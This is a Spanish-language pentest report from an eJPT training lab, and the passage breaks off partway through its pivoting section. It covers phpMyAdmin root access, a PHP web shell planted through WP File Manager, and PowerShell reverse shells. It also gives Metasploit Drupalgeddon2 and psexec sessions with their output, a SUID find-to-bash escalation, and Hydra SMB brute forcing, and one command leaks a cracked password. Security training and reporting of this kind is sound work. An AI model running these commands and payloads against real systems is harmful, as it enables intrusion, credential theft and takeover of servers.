
INFORME DE PRUEBAS DE PENETRACIÓN

Proyecto: eJPTv2 Offensive Security Assessment

Laboratorio práctico de Pentesting

Clasificación: CONFIDENCIAL

Fecha: Enero 2026

Versión: 1.0

Autora: Yelimar Zambrano

1. Resumen Ejecutivo	5
1.1 Resumen de Hallazgos	5
2. Información del Alcance	6
3. Metodología	6
4. Hallazgos Detallados	7
4.1 Host: 192.168.100.50 — WINSERVER-01 (Windows Server 2012 R2)	7
HALL-01: phpMyAdmin — Acceso con usuario root y contraseña vacía	7
Descripción	7
Pasos de Reproducción	7
Impacto	8
Recomendación	8
HALL-02: WordPress RCE — Ejecución de comandos via WP File Manager	8
Descripción	8
Pasos de Reproducción	9
Impacto	10
Recomendación	10
4.2 Host: 192.168.100.51 — WINSERVER-02 (Windows Server / IIS)	11
HALL-03: IIS — Web Shell ASPX preexistente (cmdasp.aspx)	11
Descripción	11
Pasos de Reproducción	11
Impacto	12
Recomendación	13
4.3 Host: 192.168.100.52 — Linux Ubuntu (Drupal)	13
HALL-04: Drupal 7.57 — RCE via Drupalgeddon2 (CVE-2018-7600)	13
Descripción	13
Pasos de Reproducción	13
Impacto	14
Recomendación	14
HALL-05: SMB — Fuerza bruta de credenciales con Hydra	15
Descripción	15
Pasos de Reproducción	15
Impacto	16
Recomendación	16
HALL-06: SMB — Ejecución remota de código vía psexec (MSF)	16
Descripción	16
Pasos de Reproducción	16
Impacto	17
Recomendación	17
HALL-07: Pivoting — Descubrimiento de red interna 192.168.0.0/24	17
Descripción	17
Pasos de Reproducción	17

	3
Impacto	20
Recomendación	20
5. Cronología del Ataque	21
6. Conclusiones y Recomendaciones Generales	22
Plan de remediación por prioridad	22
7. Referencias	23

Red Interna Multi-Host

Entorno	Laboratorio eJPT — INE Security
Red objetivo	192.168.100.0/24
Hosts comprometidos	192.168.100.50, .51, .52, .55
Hosts enumerados	192.168.100.63, .67
Plataforma	INE Security / eJPT
Dificultad	Principiante-Intermedio
Clasificación	CONFIDENCIAL
Fecha	Enero 2026
Versión	1.0

Confidencial — Solo para uso interno

1. Resumen Ejecutivo

Se realizó una evaluación de seguridad ofensiva sobre un entorno de laboratorio multi-host diseñado para simular una infraestructura real (192.168.100.0/24). El objetivo fue identificar y explotar vulnerabilidades en cada sistema, simulando un escenario de ataque realista desde una máquina Kali Linux sin credenciales previas, hasta obtener control total de los equipos.

Se identificaron y explotaron exitosamente vulnerabilidades en cuatro sistemas comprometidos, obteniendo en todos los casos flags de usuario y/o administrador. Los sistemas adicionales (192.168.100.63 y .67) fueron enumerados con éxito identificando usuarios y vectores de ataque potenciales.

1.1 Resumen de Hallazgos

#	Vulnerabilidad	Severidad	CVSS	Vector
01	phpMyAdmin — Acceso root DB con contraseña vacía	Crítica	9.8	Red / Sin auth
02	WordPress — RCE via Web Shell (WP File Manager)	Crítica	9.8	Red / Auth admin
03	IIS/ASPX — Web Shell preexistente (cmdasp.aspx)	Crítica	9.8	Red / Sin auth
04	Drupal 7.57 — RCE (Drupalgeddon2, CVE-2018-7600)	Crítica	9.8	Red / Sin auth
05	SAMBA — Fuerza bruta SMB (Hydra)	Alta	7.5	Red / Sin auth
06	SMB — Movimiento lateral con psexec (MSF)	Crítica	9.0	Red / Auth admin
07	Enumeración de red interna pivotando por WINSERVER-03	Media	6.5	Local / SYSTEM

2. Información del Alcance

Red objetivo	192.168.100.0/24
Hosts activos	192.168.100.50, .51, .52, .55, .63, .67 (Gateway: .1)
Sistemas operativos	Windows Server 2012 R2, Windows 2019, Ubuntu Linux
Servicios expuestos	HTTP (80), FTP (21), SMB (445), RDP (3389), SSH (22), MariaDB (3307)
Tipo de prueba	Caja negra (Black Box)
Fecha	Enero 2026
Herramientas utilizadas	Nmap, Dirb, Hydra, Metasploit, BurpSuite, WPScan, John, wpscan
Credenciales iniciales	Ninguna

3. Metodología

La auditoría se realizó siguiendo la metodología estándar de pentesting basada en las fases del framework PTES (Penetration Testing Execution Standard):

- Reconocimiento: Descubrimiento de hosts activos con nmap -sn y escaneo completo de puertos con SYN stealth scan (-sS -sCV -p-)
- Enumeración: Identificación de servicios, versiones, usuarios y directorios con nmap scripts, dirb, whatweb y herramientas específicas por servicio
- Explotación: Aprovechamiento de credenciales débiles, vulnerabilidades conocidas (CVEs) y misconfigurations para obtener acceso inicial
- Post-explotación: Enumeración del sistema comprometido, búsqueda de flags, credenciales y rutas de pivoting
- Escalada de privilegios: Uso de credenciales obtenidas, movimiento lateral y técnicas de pivoting para acceder a nuevos segmentos de red
- Documentación: Registro de evidencias y elaboración del presente informe

4. Hallazgos Detallados

4.1 Host: 192.168.100.50 — WINSERVER-01 (Windows Server 2012 R2)

Descripción del sistema: Servidor Windows con Apache/PHP (WAMP), WordPress, MariaDB y phpMyAdmin expuestos en el puerto 80. El escaneo Nmap reveló puertos SMB (445), RDP (3389), MariaDB (3307) y múltiples puertos RPC.

HALL-01: phpMyAdmin — Acceso con usuario root y contraseña vacía


Severidad	Crítica
CVSS	9.8
Afecta a	http://192.168.100.50/phpmyadmin
Autenticación requerida	No

Descripción

El servidor phpMyAdmin acepta conexiones con el usuario 'root' de DBmaria sin contraseña, exponiendo control total sobre todas las bases de datos del sistema, incluyendo la base de datos de WordPress con credenciales de usuario.


Pasos de Reproducción

- Acceder a <http://192.168.100.50/phpmyadmin>



- Introducir usuario: root, contraseña en blanco, servidor: MariaDB
- Acceso concedido a todas las bases de datos

- Navegar a wordpress > wp_users para obtener el hash de contraseña del usuario admin



- Hash descifrado: admin | ***** (usando hashes.com)
- Credenciales adicionales encontradas en la DB: mike (contraseña en hash)

Impacto

Control total sobre la base de datos. Se obtuvieron credenciales en hash o del usuario administrador de WordPress (admin) y credenciales del usuario Mike, permitiendo acceso adicional a otros servicios.

Recomendación

Establecer una contraseña robusta para el usuario root de MariaDB. Configurar phpMyAdmin para que solo acepte conexiones desde localhost.

HALL-02: WordPress RCE — Ejecución de comandos via WP File Manager

Severidad	Crítica
CVSS	9.8
Afecta a	http://192.168.100.50/wordpress/wp-admin/
Autenticación requerida	Sí (administrador de WordPress)


Descripción

Con acceso al panel de administración de WordPress se encontró el plugin WP File Manager instalado, que permite cargar y gestionar archivos directamente en el servidor. Se


subió un web shell PHP (shell.php) al directorio wp-admin, obteniendo ejecución remota de comandos como el usuario del servidor web (NT AUTHORITY\SYSTEM).

Pasos de Reproducción


- Acceder al panel admin: <http://wordpress.local/wp-admin>




- Navegar a WP File Manager y cargar shell.php con contenido: `<?php system($_GET['c']); ?>`



- Ejecutar comandos: `http://wordpress.local/wp-admin/shell.php?c=whoami`
- Resultado: `nt authority\system` — confirma RCE como SYSTEM



- Obtener información del sistema: ?c=systeminfo, ?c=hostname, ?c=ipconfig
- Listar usuarios: ?c=net%20user → admin, Administrator, Guest, mike, vince
- Acceso a información privada del usuario



- Establecer reverse shell PowerShell con listener nc -lvnp 4444

```
listening on [any] 443 ...
^C
root@kali:~/Downloads# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.100.5] from (UNKNOWN) [192.168.100.50] 49335
```

- Se verificó acceso al directorio del usuario

```
PS C:\Users\mike\Desktop> cd ..
PS C:\Users\mike> cd Documents
PS C:\Users\mike\Documents> dir

Directory: C:\Users\mike\Documents

Mode                LastWriteTime         Length Name
----                -
-a----           1/11/2026   2:19 PM             34 flag.txt

PS C:\Users\mike\Documents> cat flag.txt
[Redacted content]
PS C:\Users\mike\Documents>
```

Impacto

Ejecución remota de comandos con privilegios de SYSTEM en el servidor Windows. Control total del sistema, acceso a todas las flags y capacidad de persistencia.

Recomendación

Eliminar plugins no necesarios o no auditados como WP File Manager. Implementar una política de Content Security Policy. Restringir permisos de escritura en el directorio web. Ejecutar el servidor web con un usuario de mínimos privilegios.

4.2 Host: 192.168.100.51 — WINSERVER-02 (Windows Server / IIS)

Descripción del sistema: Servidor Windows con IIS (Internet Information Services). Se identificó acceso FTP anónimo al directorio raíz del servidor web, y una web shell ASPX preexistente en el directorio aspnet_client.

HALL-03: IIS — Web Shell ASPX preexistente (cmdasp.aspx)

Severidad	Crítica
CVSS	9.8
Afecta a	http://192.168.100.51/aspnet_client/cmdasp.aspx
Autenticación requerida	No

Descripción

Se descubrió mediante enumeración de directorios con dirb y acceso FTP anónimo que el directorio /aspnet_client/ contiene el archivo cmdasp.aspx, una web shell de comandos ASPX. Esta shell permitió ejecución de comandos directamente como NT AUTHORITY\SYSTEM.

Pasos de Reproducción


- Conectar por FTP anónimo: ftp 192.168.100.51 (usuario: anonymous / anonymous)

```
Connected to 192.168.100.51.
220 Microsoft FTP Service
Name (192.168.100.51:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
```


- Listar archivos: ls → cmdasp.aspx, iisstart.htm, robots.txt.txt, aspnet_client/

```
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
04-19-22 02:25AM <DIR> aspnet_client
04-19-22 01:19AM 1400 cmdasp.aspx
04-19-22 12:17AM 99710 iis-85.png
04-19-22 12:17AM 701 iisstart.htm
04-19-22 02:13AM 22 robots.txt.txt
226 Transfer complete.
```


- Enumeración web: dirb http://192.168.100.51 → descubierto /aspnet_client/




- Acceder a la shell: http://192.168.100.51/aspnet_client/cmdasp.aspx
- Ejecutar whoami → nt authority\system



- Ejecutar reverse shell PowerShell con listener nc -lnvp 443



- Obtención de acceso privilegiado al sistema



Impacto

Ejecución remota de código como SYSTEM en el servidor IIS. Control total del sistema sin necesidad de credenciales.

Recomendación

Eliminar inmediatamente la web shell cmdasp.aspx del servidor. Auditar todos los archivos en el directorio web. Configurar FTP para prohibir el acceso anónimo.

4.3 Host: 192.168.100.52 — Linux Ubuntu (Drupal)

Descripción del sistema: Servidor Ubuntu Linux con Apache (2.4.41) ejecutando Drupal 7.57 en /drupal/. Se encontró también un recurso compartido Samba (/shared) accesible sin autenticación y un archivo de actualización (updates.txt) con información del administrador.

HALL-04: Drupal 7.57 — RCE via Drupalgeddon2 (CVE-2018-7600)


Severidad	Crítica
CVSS	9.8
Afecta a	http://192.168.100.52/drupal/
Autenticación requerida	No

Descripción

La versión 7.57 de Drupal instalada en el servidor es vulnerable a la famosa vulnerabilidad Drupalgeddon2 (CVE-2018-7600), que permite la ejecución remota de código sin autenticación previa. Se utilizó el módulo de Metasploit `unix/webapp/drupal_drupalgeddon2` para obtener una sesión Meterpreter como `www-data`, y posteriormente se escaló a `root` mediante SUID.

Pasos de Reproducción

- Identificar Drupal 7.57 en <http://192.168.100.52/drupal/>



- Enumerar usuarios con Samba: `smbclient //192.168.100.52/shared -N`
- Leer `updates.txt` → usuario `admin` del sistema identificado

```
msfconsole → use exploit/unix/webapp/drupal_drupalgeddon2
```

- set RHOSTS 192.168.100.52
- set TARGETURI /drupal
- set ForceExploit true → exploit
- Sesión Meterpreter obtenida como www-data

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > exploit
[*] Started reverse TCP handler on 192.168.100.5:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Exploit aborted due to failure: unknown: Cannot reliably check exploitability. "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set TARGETURI /drupal
TARGETURI => /drupal
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > exploit
[*] Started reverse TCP handler on 192.168.100.5:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Sending stage (39282 bytes) to 192.168.100.52
[*] Meterpreter session 1 opened (192.168.100.5:4444 -> 192.168.100.52:50786 ) at 2026-01-12 06:07:04 +0530
meterpreter > █
```

- Obtención de información privada del usuario

```
meterpreter > cat flag.txt
████████████████████████████████████████████████████████████████████████████████
meterpreter > █
```

- Escalada de privilegios: /usr/bin/find . -exec /bin/bash -p \; -quit
- obtención de acceso privilegiado

```
/usr/bin/find . -exec /bin/bash -p \; -quit
bash-5.0# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
bash-5.0# whoami
whoami
root
bash-5.0# dir
dir
auditor dbadmin ubuntu
bash-5.0# pwd
pwd
/home
bash-5.0# cd dbadmin
cd dbadmin
bash-5.0# dir
dir
bash-5.0# cat /root/flag.txt
cat /root/flag.txt
████████████████████████████████████████████████████████████████████████████████
bash-5.0# █
```

Impacto

Acceso total al servidor Linux como root. Exposición de todas las flags, credenciales de base de datos MySQL en texto plano, y hashes de contraseñas de todos los usuarios del sistema.

Recomendación

Actualizar Drupal a la versión más reciente inmediatamente. Aplicar parches de seguridad de forma periódica. Implementar un WAF (Web Application Firewall). No

almacenar credenciales de base de datos en texto plano en archivos de configuración accesibles.

4.4 Host: 192.168.100.55 — WINSERVER-03 (Windows Server 2019)

Descripción del sistema: Servidor Windows Server 2019 con IIS 10.0 y SMB habilitado. Se descubrió un archivo todo.txt en la web que revela que el servidor usa RDP y SMB para administración, sin servicios adicionales activos. El servidor tiene una segunda interfaz de red en 192.168.0.50, abriendo acceso a un segmento de red interno adicional.

HALL-05: SMB — Fuerza bruta de credenciales con Hydra


Severidad	Alta
CVSS	7.5
Afecta a	smb://192.168.100.55:445
Autenticación requerida	No

Descripción

Se identificó el usuario administrator en el servidor SMB mediante enumeración de la IP objetivo. Usando Hydra con la wordlist rockyou.txt se obtuvo la contraseña en texto plano del administrador.

Pasos de Reproducción

- Enumeración del host, encontrando el usuario Administrator.



```

404 - File or directory not found
IIS Windows Server
192.168.100.55/todo.txt
Not secure | 192.168.100.55/todo.txt
Apps Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter OffSec Exploit-DB Google Hacking
Greetings gents!
I have setup this server to host our production services.
I will be sharing changelogs and updates on the HTTP File Server.
So far this server does not have any running services, as a result, you must login via RDP or SMB.
- Administrator

```

- Resultado: administrator:*****

```

desktop 4 x Shell No. 2 x Shell No. 3 x Shell No. 4 x Shell No. 5 x Shell No. 6 x Shell No. 8 x Shell No. 9 x
root@kali:~# hydra -l administrator -P /usr/share/wordlists/rockyou.txt smb://192.168.100.55 -t 4
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
r illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-12 16:32:08
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[ERROR] File for passwords not found: /usr/share/wordlists/rockyou.txt
root@kali:~# hydra -l administrator -P /usr/share/wordlists/rockyou.txt.gz smb://192.168.100.55 -t 4
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
r illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-12 16:32:44
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 14344399 login tries (l:l/p:14344399), ~14344399 tries per task
[DATA] attacking smb://192.168.100.55:445/
[445][smb] host: 192.168.100.55 login: administrator password: [REDACTED]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-12 16:33:04
root@kali:~#

```

- Verificar con: `crackmapexec smb 192.168.100.55 -u administrator -p *****`
- Salida: `WINSERVER-03\administrator:***** (Pwn3d!)`

```

desktop 4 x Shell No. 2 x Shell No. 3 x Shell No. 4 x Shell No. 5 x Shell No. 6 x Shell No. 8 x Shell No. 9 x Shell No. 10 x
root@kali:~# evil-winrm -l 192.168.100.55 -u administrator -p 'swordfish'
evil-winrm: command not found
root@kali:~# crackmapexec smb 192.168.100.55 -u administrator -p 'swordfish'
Command 'crackmapexec' not found, did you mean:
  command 'crackmapexec' from deb crackmapexec
Try: apt install <deb name>
root@kali:~# crackmapexec smb 192.168.100.55 -u administrator -p 'swordfish'
SMB 192.168.100.55 445 WINSERVER-03 [*] Windows Server 2019 Datacenter 17763 x64 (name:WINSERVER-03) (domain:
WINSERVER-03) (signing:False) (SMBv1:True)
SMB 192.168.100.55 445 WINSERVER-03 [+] WINSERVER-03\administrator: [REDACTED] (Pwn3d!)
root@kali:~#

```

Impacto

Acceso autenticado al servidor como administrador. Permite conexión vía RDP, SMB y ejecución remota de comandos.

Recomendación

Implementar políticas de contraseñas robustas que eviten contraseñas comunes. Habilitar bloqueo de cuenta tras intentos fallidos. Deshabilitar el usuario Administrator predeterminado y usar cuentas con nombre.

HALL-06: SMB — Ejecución remota de código vía psexec (MSF)

Severidad	Crítica
CVSS	9.0
Afecta a	smb://192.168.100.55:445
Autenticación requerida	Sí (administrador)

Descripción

Con las credenciales del administrador obtenidas mediante fuerza bruta se utilizó el módulo `exploit/windows/smb/psexec` de Metasploit para obtener una sesión Meterpreter con privilegios de `NT AUTHORITY\SYSTEM`.

Pasos de Reproducción

- `msf → use exploit/windows/smb/psexec`
- `set RHOSTS 192.168.100.55`

- set SMBUser administrator
- set SMBPass *****
- set PAYLOAD windows/x64/meterpreter/reverse_tcp
- set LHOST 192.168.100.5
- exploit → Meterpreter session abierta como NT AUTHORITY\SYSTEM

```
msf6 exploit(windows/smb/psexec) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 192.168.100.5:4444
[*] 192.168.100.55:445 - Connecting to the server...
[*] 192.168.100.55:445 - Authenticating to 192.168.100.55:445 as user 'administrator'...
[*] 192.168.100.55:445 - Selecting PowerShell target
[*] 192.168.100.55:445 - Executing the payload...
[+] 192.168.100.55:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200262 bytes) to 192.168.100.55
[*] Meterpreter session 1 opened (192.168.100.5:4444 -> 192.168.100.55:55635 ) at 2026-01-12 16:49:16 +0530

meterpreter > █
```

- Se verificó acceso al directorio de los usuarios admin y administrator

Impacto

Control total sobre WINSERVER-03 como SYSTEM. Además, el servidor tiene una segunda interfaz en 192.168.0.50 que permite pivoting hacia la red interna 192.168.0.0/24.

Recomendación

Deshabilitar la ejecución de psexec vía SMB en entornos de producción. Segmentar la red para limitar el movimiento lateral.

HALL-07: Pivoting — Descubrimiento de red interna 192.168.0.0/24

Severidad	Media
CVSS	6.5
Afecta a	Red interna desde WINSERVER-03
Autenticación requerida	Sí (SYSTEM en WINSERVER-03)

Descripción

WINSERVER-03 tiene una segunda interfaz de red en 192.168.0.50 con acceso a la red interna 192.168.0.0/24. Mediante autoroute de Metasploit se configuró un pivot que permitió descubrir cuatro hosts adicionales en este segmento.

Pasos de Reproducción

- En sesión Meterpreter: ipconfig → Ethernet 4: 192.168.0.50

```
C:\Windows\system32>ipconfig
ipconfig
```

Windows IP Configuration

Ethernet adapter Ethernet:

Ethernet adapter Ethernet:

```
    Connection-specific DNS Suffix  . : eu-central-1.compute.i
nternal
    Link-local IPv6 Address . . . . . : fe80::8047:48ab:126f:8
a19%8
